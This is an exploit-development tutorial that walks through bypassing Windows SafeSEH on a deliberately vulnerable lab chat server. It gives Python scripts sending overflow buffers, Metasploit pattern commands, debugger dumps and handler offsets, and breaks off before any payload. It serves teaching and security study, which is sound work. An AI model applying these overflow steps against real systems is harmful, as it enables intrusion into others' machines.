
SafeSEH is a protection mechanism added to Windows Server 2003 and later operating systems (XP/Vista/Win7) by Microsoft. Before discussing about Bypassing SafeSEH let us first try to understand SafeSEH.

SafeSEH is a technique which allows only legitimate exception handlers to be invoked by registering the exception handlers. When /SAFESEH is specified linker will produce an image with a table of safe exception handlers.

From SEH Exploit Part 2 post we knew that for exploiting an SEH vulnerable application we need to overwrite handler address with a POP POP RETN instruction found in any of the NonSafeSEH compiled module. But what would happen if all the modules and application itself is linked with /SAFESEH? Can we still exploit buffer overflow vulnerability? The good news is yes we can so keep reading :)

When an exception occurs, the operating system before invoking the handler it verifies its authenticity by traversing the table of safe exception handlers (described earlier). But however if the handler address is outside the address range of all loaded modules then handler is STILL executed. So all we need to do is find a POP POP RETN instruction or an equivalent instruction outside the address range of all loaded modules to exploit it!!

The SEH vulnerable application (seh.exe) used for this post can be downloaded from here. Its a very simple two-way chat application running on TCP port 8888. Once chat client machine connects to chat server, chat server responds to client message as shown below:



root@bt: ~/Blog/sploitfun/Post8

```
root@bt:~/Blog/sploitfun/Post8# nc 192.168.245.133 8888
Hi
yes
hru?
I am good
fine, ttyl
k bye
```

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 8-SafeSEH\seh.exe

```
Client Connected
Hi

yes
hru?

I am good
fine, ttyl

k bye
```

First window is chat client.
Second window is chat server.

Below I will be listing out the steps involved in bypassing SafeSEH.


Step 1: Test if the application's Handler address can be overwritten:

Send a long string of A's (41) and check if the handler address is overwritten with "41414141" using Immunity Debugger (Alt+s).

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer = "A" * 2000

socket.send(buffer)
socket.close()
```

As expected SE Handler and Pointer to Next SE Handler Record is overwritten with "41414141" as shown in the below picture:


Immunity Debugger - seh.exe - [CPU - main thread, module seh]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
00401559 > 8917             MOV DWORD PTR DS:[EDI],EDX
0040155B . 83C7 04          ADD EDI,4
0040155E > BA FFFEFE7E      MOV EDX,7EFEFEFF
00401563 . 8B01             MOV EAX,DWORD PTR DS:[ECX]
00401565 . 03D0             ADD EDX,EAX
00401567 . 83F0 FF          XOR EAX,FFFFFFFF
0040156A . 33C2             XOR EAX,EDX
0040156C . 8B11             MOV EDX,DWORD PTR DS:[ECX]
0040156E . 83C1 04          ADD ECX,4
00401571 . A9 00010181      TEST EAX,81010100
00401576 .^74 E1            JE SHORT seh.00401559
00401578 . 84D2             TEST DL,DL
0040157A . 74 34            JE SHORT seh.004015B0
0040157C . 84F6             TEST DH,DH
0040157E . 74 27            JE SHORT seh.004015A7
00401580 . F7C2 0000FF00    TEST EDX,0FF0000
00401586 . 74 12            JE SHORT seh.0040159A
00401588 . F7C2 000000FF    TEST EDX,FF000000
0040158E . 74 02            JE SHORT seh.00401592
00401590 .^EB C7            JMP SHORT seh.00401559
00401592 > 8917             MOV DWORD PTR DS:[EDI],EDX
00401594 . 8B4424 08        MOV EAX,DWORD PTR SS:[ESP+8]
00401598 . 5F               POP EDI
00401599 . C3               RETN
0040159A > 66:8917          MOV WORD PTR DS:[EDI],DX
0040159D . 8B4424 08        MOV EAX,DWORD PTR SS:[ESP+8]
004015A1 . C647 02 00       MOV BYTE PTR DS:[EDI+2],0
004015A5 . 5F               POP EDI
004015A6 . C3               RETN
004015A7 > 66:8917          MOV WORD PTR DS:[EDI],DX
004015AA . 8B4424 08        MOV EAX,DWORD PTR SS:[ESP+8]
004015AE . 5F               POP EDI
004015AF . C3               RETN
004015B0 > 8817             MOV BYTE PTR DS:[EDI],DL
004015B2 . 8B4424 08        MOV EAX,DWORD PTR SS:[ESP+8]
004015B6 . 5F               POP EDI
004015B7 . C3               RETN
004015B8 $ 3B0D 00C04000    CMP ECX,DWORD PTR DS:[40C000]
004015BE . 75 02            JNZ SHORT seh.004015C2
004015C0 . F3:              PREFIX REP:                     Superfluous prefix
004015C1 . C3               RETN
004015C2 > E9 32180000      JMP seh.00402DF9
004015C7   CC               INT3
004015C8   CC               INT3
004015C9   CC               INT3
004015CA   CC               INT3
004015CB   CC               INT3
004015CC   CC               INT3
004015CD   CC               INT3
004015CE   CC               INT3
004015CF   CC               INT3
004015D0   8BFF             MOV EDI,EDI
004015D2 . 55               PUSH EBP
004015D3 . 8BEC             MOV EBP,ESP
004015D5 . 83EC 18          SUB ESP,18
004015D8 . 53               PUSH EBX
004015D9 . 8B5D 0C          MOV EBX,DWORD PTR SS:[EBP+C]
004015DC . 56               PUSH ESI
004015DD . 8B73 08          MOV ESI,DWORD PTR DS:[EBX+8]
004015E0 . 3335 00C04000    XOR ESI,DWORD PTR DS:[40C000]
```

```
Registers (FPU)
EAX 7EFEFEFE
ECX 00354484 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDX 41414141
EBX 7FFDF000
ESP 0012FB64
EBP 0012FDA8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESI 00000000
EDI 00130000 ASCII "Actx "
EIP 00401559 seh.00401559
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                                         ASCII
0040C000 AF A1 CE 8A 50 5E 31 75 00 00 00 00 00 00 00 00
0040C010 01 00 00 00 00 00 00 00 80 DC 40 00 00 00 00 00
0040C020 80 DC 40 00 01 01 00 00 00 00 00 00 00 00 00 00
0040C030 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C040 00 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00
0040C050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C060 00 00 00 00 02 00 00 00 02 00 00 00 00 00 00 00
0040C070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C0A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C0B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C0C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C0D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C0E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C0F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C1A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C1B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040C1C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
0012FD54  41414141  AAAA
0012FD58  41414141  AAAA
0012FD5C  41414141  AAAA
0012FD60  41414141  AAAA
0012FD64  41414141  AAAA
0012FD68  41414141  AAAA
0012FD6C  41414141  AAAA
0012FD70  41414141  AAAA
0012FD74  41414141  AAAA
0012FD78  41414141  AAAA
0012FD7C  41414141  AAAA
0012FD80  41414141  AAAA
0012FD84  41414141  AAAA
0012FD88  41414141  AAAA
0012FD8C  41414141  AAAA
0012FD90  41414141  AAAA
0012FD94  41414141  AAAA
0012FD98  41414141  AAAA Pointer to next SEH record
0012FD9C  41414141  AAAA SE handler
0012FDA0  41414141  AAAA
0012FDA4  41414141  AAAA
0012FDA8  41414141  AAAA
0012FDAC  41414141  AAAA
0012FDB0  41414141  AAAA
0012FDB4  41414141  AAAA
0012FDB8  41414141  AAAA
0012FDBC  41414141  AAAA
0012FDC0  41414141  AAAA
0012FDC4  41414141  AAAA
0012FDC8  41414141  AAAA
```

```
[18:49:07] Access violation when writing to [00130000] - use Shift+F7/F8/F9 to pass exception to program     Paused
```

Step 2: Calculate Next and Handler offset:

We need to the find out the Pointer to Next SEH record and Handler address offset at the time of stack overflow. To achieve this metasploit tools comes to our rescue!!

Generate a string of non repeating alphanumeric characters using the below command:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_create.rb 2000
```

2000 is the length of the string.

Copy the output of pattern_create to exploit program as shown below:

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap
7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2
Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
c9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf
5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1
Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7B
k8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0
Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6B
s7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv
3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5C
a6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd
2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8
Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4C
i5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl
1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7
Cn8Cn9Co0Co1Co2Co3Co4Co5Co"

socket.send(buffer)
socket.close()
```

Execute the above exploit program and using Immunity Debugger find the value of Pointer to next SEH Record and Handler address in stack window. Then calculate offset as shown below :

```
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb Ar6A
528
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb r7Ar
532
```

Ar6A is the value of Pointer to Next SEH Record, located at offset 528. r7Ar is the value of Handler, located at offset 532.


Step 3: Eliminate bad characters:

The bad character for this application seh.exe is "\x00". To know how to identify the bad character for the vulnerable application see Step 3 of SEH Exploit Part 2 post.

Step 4: Find the address of "POP POP RET" instruction:

Now comes the most important aspect with "Bypassing SafeSEH" technique. As said earlier we need to find a POP POP RET instruction outside the address range of all the loaded modules.

